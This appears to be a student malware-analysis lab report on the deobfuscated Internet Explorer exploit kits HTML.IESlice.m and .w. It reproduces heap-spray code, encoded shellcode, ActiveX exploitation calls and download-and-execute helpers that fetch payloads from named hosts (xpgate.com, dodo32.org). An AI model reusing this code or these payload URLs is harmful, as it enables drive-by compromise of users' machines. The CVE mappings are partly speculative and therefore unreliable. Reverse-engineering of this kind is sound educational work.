3. **CVE-2013-0025** – *IE Memory Corruption via Malformed Content*
   - **Relevance**: This addresses an IE memory corruption bug triggered by **malformed HTML/CSS** or external resources. Once memory is corrupted, the attacker's code from the sprayed region executes.
   - **Connection**: Again, the "cursor: url(…)" directive plus a **heap spray** is a common combination. If IE's parsing of that external resource leads to a pointer miscalculation, it will execute the shellcode from the sprayed heap region.

Summary:

HTML.IESlice.m relies on **heap spraying** (a technique, **not** a vulnerability) to place shellcode at **0x07000000** in the browser's memory. It then **references a malicious cursor**—using `CURSOR: url('http://xpgate.com/1/a311/riff.htm')`—which can exploit known **memory corruption** or **use-after-free** flaws in IE (e.g., CVE-2007-0038, CVE-2012-4969, CVE-2013-0025). Once the vulnerability is triggered, the shellcode **downloads**:

http://xpgate.com/1/a311/cmd-ani.exe

and executes it, compromising the system. Finally, the script employs an **auto-reload mechanism** to improve reliability, repeatedly attempting the exploit until successful.



Exploit 6: HTML.IESlice.w

1. Deobfuscated Script

1. **Memory Allocation and Shellcode Injection**
   - The script defines global variables (`memory = []; mem_flag = 0;`) and a function `keepMemoryActive()` that keeps reassigning `memory` to itself every two seconds, **ensuring** the allocated arrays are **not** garbage-collected.
   - `getSpraySlide()` repeatedly appends a short string (`spraySlide`) until it reaches a specific size, then truncates it. This is a **heap-spray technique**: it fills large blocks of the browser's memory with a mixture of `spraySlide` + `payloadCode`.
2. **Payload Placement**

```
var heapBlockSize = 0x400000;

var payLoadSize = payloadCode.length * 2;

var spraySlideSize = heapBlockSize - (payLoadSize + 0x38);

var spraySlide = unescape("%u0044...");

spraySlide = getSpraySlide(spraySlide, spraySlideSize);

heapBlocks = (heapSprayToAddress - 0x400000) / heapBlockSize;



for (var i = 0; i < heapBlocks; i++) {

   memory[i] = spraySlide + payloadCode;

}



mem_flag = 1;

keepMemoryActive();
```

- This code **allocates** multiple large blocks in memory, each containing the malicious shellcode. By **spraying** shellcode into predictable addresses, if a **memory corruption**

vulnerability in IE is triggered, execution can jump to this shellcode.

Malicious URL

- Embedded in `payloadCode` (or invoked by the final shellcode) is:

    1. **http://dodo32.org/505/Xp//file.php**

Once the exploit gains code execution, it attempts to **download** and **execute** this file from the remote server—**escalating** the compromise on the target system.

2. Malicious URL for First-Stage Trojan

URL:

The script contains the following URL, which seems to point to a server hosting the firststage trojan:

http://dodo32.org/505/Xp//file.php

This address is used by the shellcode to **retrieve the first-stage Trojan**. The downloaded file would typically be saved locally and then executed to provide the attacker a foothold on the victim's machine.

Vulnerabilities Used in the Exploit

While this script employs **heap spraying** to deliver code, the **true** vulnerabilities lie in the **memory corruption** issues within Internet Explorer. Below are three specific CVEs that closely match how such exploits typically operate:

1. **CVE-2012-4969 – Use-After-Free in Internet Explorer**
    - **Why It's Relevant**: IE can free an object (e.g., a DOM element) but continue to reference it. Attackers "spray" the heap so the freed memory is reallocated with **malicious** code. When IE next uses that pointer, execution flows into the shellcode.
    - **Connection to This Exploit**: The large memory arrays in `Exploit.HTML.IESlice.w` aim to **overwrite** freed objects with attacker-controlled data, causing the browser to run the code in `payloadCode`.
2. **CVE-2013-2551 – IE Memory Corruption**
    - **Why It's Relevant**: This vulnerability involves **improper handling** of objects in `mshtml.dll`, triggered by malicious HTML/JavaScript. A classic technique is to **heap-spray** code, then craft the HTML to corrupt object pointers.
    - **Connection**: The script's approach—populating memory with `spraySlide + payloadCode`—is exactly what an attacker does to exploit CVE-2013-2551. The end result is **remote code execution** that retrieves `file.php` from the malicious server.
3. **CVE-2009-1918 – Insecure ActiveX/IE Parameter Handling**

- **Why It's Relevant**: Older ActiveX controls or IE's parameter parsing can lead to memory corruption if they process specially crafted data. Attackers often combine a **heap spray** with unsafe calls to create an **overflow** or **use-after-free** scenario.
- **Connection**: Though the code snippet references "ActiveX objects," the real underlying problem is a **memory corruption flaw** in how IE or the ActiveX control handles those objects. This can open the door for the sprayed shellcode to run.

Summary:

HTML.IESlice.w is a **JavaScript exploit** that:

1. Uses a **heap-spray technique** (filling large memory arrays with `payloadCode`), preparing for a **browser memory corruption** vulnerability in Internet Explorer.
2. Embeds a **malicious URL** (`http://dodo32.org/505/Xp//file.php`) which the shellcode calls upon successfully hijacking execution flow.
3. Likely exploits **one or more known IE flaws**—such as **CVE-2012-4969**, **CVE-2013-2551**, or **CVE-2009-1918**—to achieve **arbitrary code execution**.

Thus, the exploit's technique is **heap spraying**, but the fundamental **vulnerabilities** enabling remote execution are **memory corruption bugs** in IE. The script's final goal is to download and run the Trojan from `dodo32.org`, compromising the victim's system.

This page says

```
</textarea><html>
<head>
<title></title>
<script language="JavaScript">

var memory = new Array(), mem_flag = 0;

function having()
{ memory = memory;

→setTimeout ("having()" ,2000);
```

OK

This page says

```
}

function getSpraySlide (spraySlide, spraySlideSize)
{
→while (spraySlide.length*2<spraySlideSize)
→{
→→spraySlide += spraySlide;
→}
→spraySlide = spraySlide.substring( 0,spraySlideSize / 2 );

→return spraySlide;
}
```

OK

This page says

```
66%ub9e7" +
"%uca87%u105f%u072d%uef0d%uefef%uaa66%ub9e3%u0087%u0f2
1%u078f%uef3b%uefef%uaa66%
ub9ff%u2e87%u0a96" +
"%u0757%uef29%uefef%uaa66%uaffb%ud76f%u9a2c%u6615%uf7aa
%ue806%uefee%ub1ef%u9a66%
u64cb%uebaa%uee85" +
"%u64b6%uf7ba%u07b9%uef64%uefef%u87bf%uf5d9%u9fc0%u780
7%uefef%u66ef%uf3aa%u2a64%
u2f6c%u66bf%ucfaa" +
"%u1087%uefef%ubfef%uaa64%u85fb%ub6ed%uba64%u07f7%uef8
e%uefef%uaaec%u28cf%ub3ef%
```

OK

This page says

```
e%uefef%uaaec%u28cf%ub3ef%
uc191%u288a%uebaf" +
"%u8a97%uefef%u9a10%u64cf%ue3aa%uee85%u64b6%uf7ba%uaf0
7%uefef%u85ef%ub7e8%uaaec%
udccb%ubc34%u10bc" +
"%ucf9a%ubcbf%uaa64%u85f3%ub6ea%uba64%u07f7%uefcc%uefef
%uef85%u9a10%u64cf%ue7aa%
ued85%u64b6%uf7ba" +
"%uff07%uefef%u85ef%u6410%uffaa%uee85%u64b6%uf7ba%uef07
%uefef%uaeef%ubdb4%u0eec%
u0eec%u0eec%u0eec" +
"%u036c%ub5eb%u64bc%u0d35%ubd18%u0f10%u64
```

OK

This page says

```
ba%u6403%ue792%ub264%ub9e3%u9c64%u64d3%uf19b%uec97%u
b91c" +
"%u9964%ueccf%udc1c%ua626%u42ae%u2cec%udcb9%ue019%uff5
1%u1dd5%ue79b%u212e%uece2%
uaf1d%u1e04%u11d4" +
"%u9ab1%ub50a%u0464%ub564%ueccb%u8932%ue364%u64a4%uf
3b5%u32ec%ueb64%uec64%ub12a%
u2db2%uefe7%u1b07" +
"%u1011%uba10%ua3bd%ua0a2%uefa1%u7468%u7074%u2F3A%u6
42F%u646F%u336F%u2E32%u726F%
u2F67%u3035%u2F35%u7058%u2F2F%u6966%u656C%u702E%u706
8");
```

OK

This page says

```
8");
→var heapBlockSize = 0x400000;
→var payLoadSize = payLoadCode.length * 2;
→var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
→var spraySlide = unescape("%u0c0c%u0c0c");

→spraySlide = getSpraySlide(spraySlide,spraySlideSize);
→heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
→
→for (i=0;i<heapBlocks;i++)
→{
→→memory[i] = spraySlide + p
```

OK

This page says

```
ayLoadCode;
→}

→mem_flag = 1;
→having();
→return memory;
}

function startWVF()
{
→for (i=0;i<128;i++)
→{
```

OK

This page says

```
→→try{
→→→var o = new
ActiveXObject('WebViewFold'+'erIcon'+'.Web'+'ViewFolderIcon'+'.1');
→→→sslic (o);
→→}catch(e){}
→}
}

function sslic(obj) { obj.setSlice ( 0x7ffffffe , 0x0c0c0c0c , 0x0c0c0c0c ,
0x0c0c0c0c ); }

function startWinZip(object)
```

OK

This page says

```
'<param name="src" value="qt.php">'+
→→→→'<param name="autoplay" value="true">'+
→→→→'<param name="loop" value="false">'+
→→→→'<param name="controller" value="true">'+
→→→→'</object>';
→→→→if (! mem_flag) makeSlide();
→→→→document.getElementById('mydiv').innerHTML = qthtml;
→→→→num = 255;
→→→}
→→} catch(e) { }

→→if (num = 255) setTimeout("startOverflow(1)", 2000);
```

OK

This page says

```
→→else startOverflow(1);

→} else if (num == 1) {
→→try {
→→→var winzip = document.createElement("object");
→→→winzip.setAttribute("classid", "clsid:A09AE68F-B14D-43ED-
B713-BA413F034904");

→→→var ret=winzip.CreateNewFolderFromName(unescape("%00"));
→→→if (ret == false) {
→→→→if (! mem_flag) makeSlide();
→→→→startWinZip(winzip);
```

OK

This page says

```
if (num = 255) setTimeout("startOverflow(2)", 2000);
→→else startOverflow(2);

→} else if (num == 2) {

→→try {
→→→var tar = new
ActiveXObject('WebViewFolderIcon.WebViewFolderIcon.1');
→→→if (tar) {
→→→→if (! mem_flag) makeSlide();
→→→→startWVF();
→→→}
```

OK

This page says

```
→→→→startWVF();
→→→}
→→} catch(e) { }
→}
}


function GetRandString(len)
{
→var chars = "abcdefghiklmnopqrstuvwxyz";
→var string_length = len;
→var randomstring = '';
```

OK

This page says

```
}


function GetRandString(len)
{
	var chars = "abcdefghiklmnopqrstuvwxyz";
	var string_length = len;
	var randomstring = '';
	for (var i=0; i<string_length; i++) {
		var rnum = Math.floor(Math.random() * chars.length);
		randomstring += chars.substring(rnum,rnum+1);
...
```

OK

This page says

```
) }catch(e){} }
	if (! r) { try { eval('r = CLSID.CreateObject(name, "", "")') }catch(e){} }
	if (! r) { try { eval('r = CLSID.GetObject("", name)') }catch(e){} }
	if (! r) { try { eval('r = CLSID.GetObject(name, "")') }catch(e){} }
	if (! r) { try { eval('r = CLSID.GetObject(name)') }catch(e){} }
	return(r);
}

function XMLHttpDownload(xml, url) {

	try {
		xml.open("GET", url, false);
```

OK

This page says

```
→→xml.send(null);

→} catch(e) { return 0; }

→return xml.responseBody;
}

function ADOBDStreamSave(o, name, data) {

→try {
→→o.Type = 1;
→→o.Mode = 3;
```

OK

This page says

```
e, 0); return 1; } catch(e) { }
→} else {
→→try { exe.ShellExecute(name); return 1; } catch(e) { }
→}

→return(0);

}

function MDAC() {
→var t = new Array('{BD96C556-65A3-11D0-983A-00C04FC29E30}',
'{BD96C556-65A3-11D0-983A-00C04FC29E36}', '{AB9BCEDD-
```

OK

This page says

```
EC7E-47E1-9322-D4A210617116}', '{0006F033-0000-0000-
C000-000000000046}', '{0006F03A-0000-0000-C000-000000000046}',
'{6e32070a-766d-4ee6-879c-dc1fa91d2fc3}', '{6414512B-B978-451D-
A0D8-FCFDF33E833C}', '{7F5B7F63-
F06F-4331-8A26-339E03C0AE3D}', '{06723E09-
F4C2-43c8-8358-09FCD1DB0766}', '{639F725F-1B2D-4831-
A9FD-874847682010}',
'{BA018599-1DB3-44f9-83B4-461454C84BF8}',
'{D0C07D56-7C69-43F1-B4A0-25F5A11FAB19}', '{E8CCCDDF-
CA28-496b-B050-6C07C962476B}', null);
→var v = new Array(null, null, null);
→var i =
```


OK

This page says

```
→→} catch(e) { a = null; }
→→
→→if (a) {
→→→if (! v[0]) {
→→→→v[0] = CreateObject(a, "msxml2.XMLHTTP");
→→→→if (! v[0]) v[0] = CreateObject(a, "Microsoft.XMLHTTP");
→→→→if (! v[0]) v[0] = CreateObject(a, "MSXML2.ServerXMLHTTP");
→→→}

→→→if (! v[1]) {
→→→→v[1] = CreateObject(a, "ADODB.Stream");
→→→}
```

OK



Reference:

Location of Exploits: C:\STUDENT_LABS\Lab4 - Exploits Reversing\

Tool Used for Analysis: Malzilla (c:\STUDENT_LABS\Tools\Exploit Tools\malzilla_0.9.3pre5\)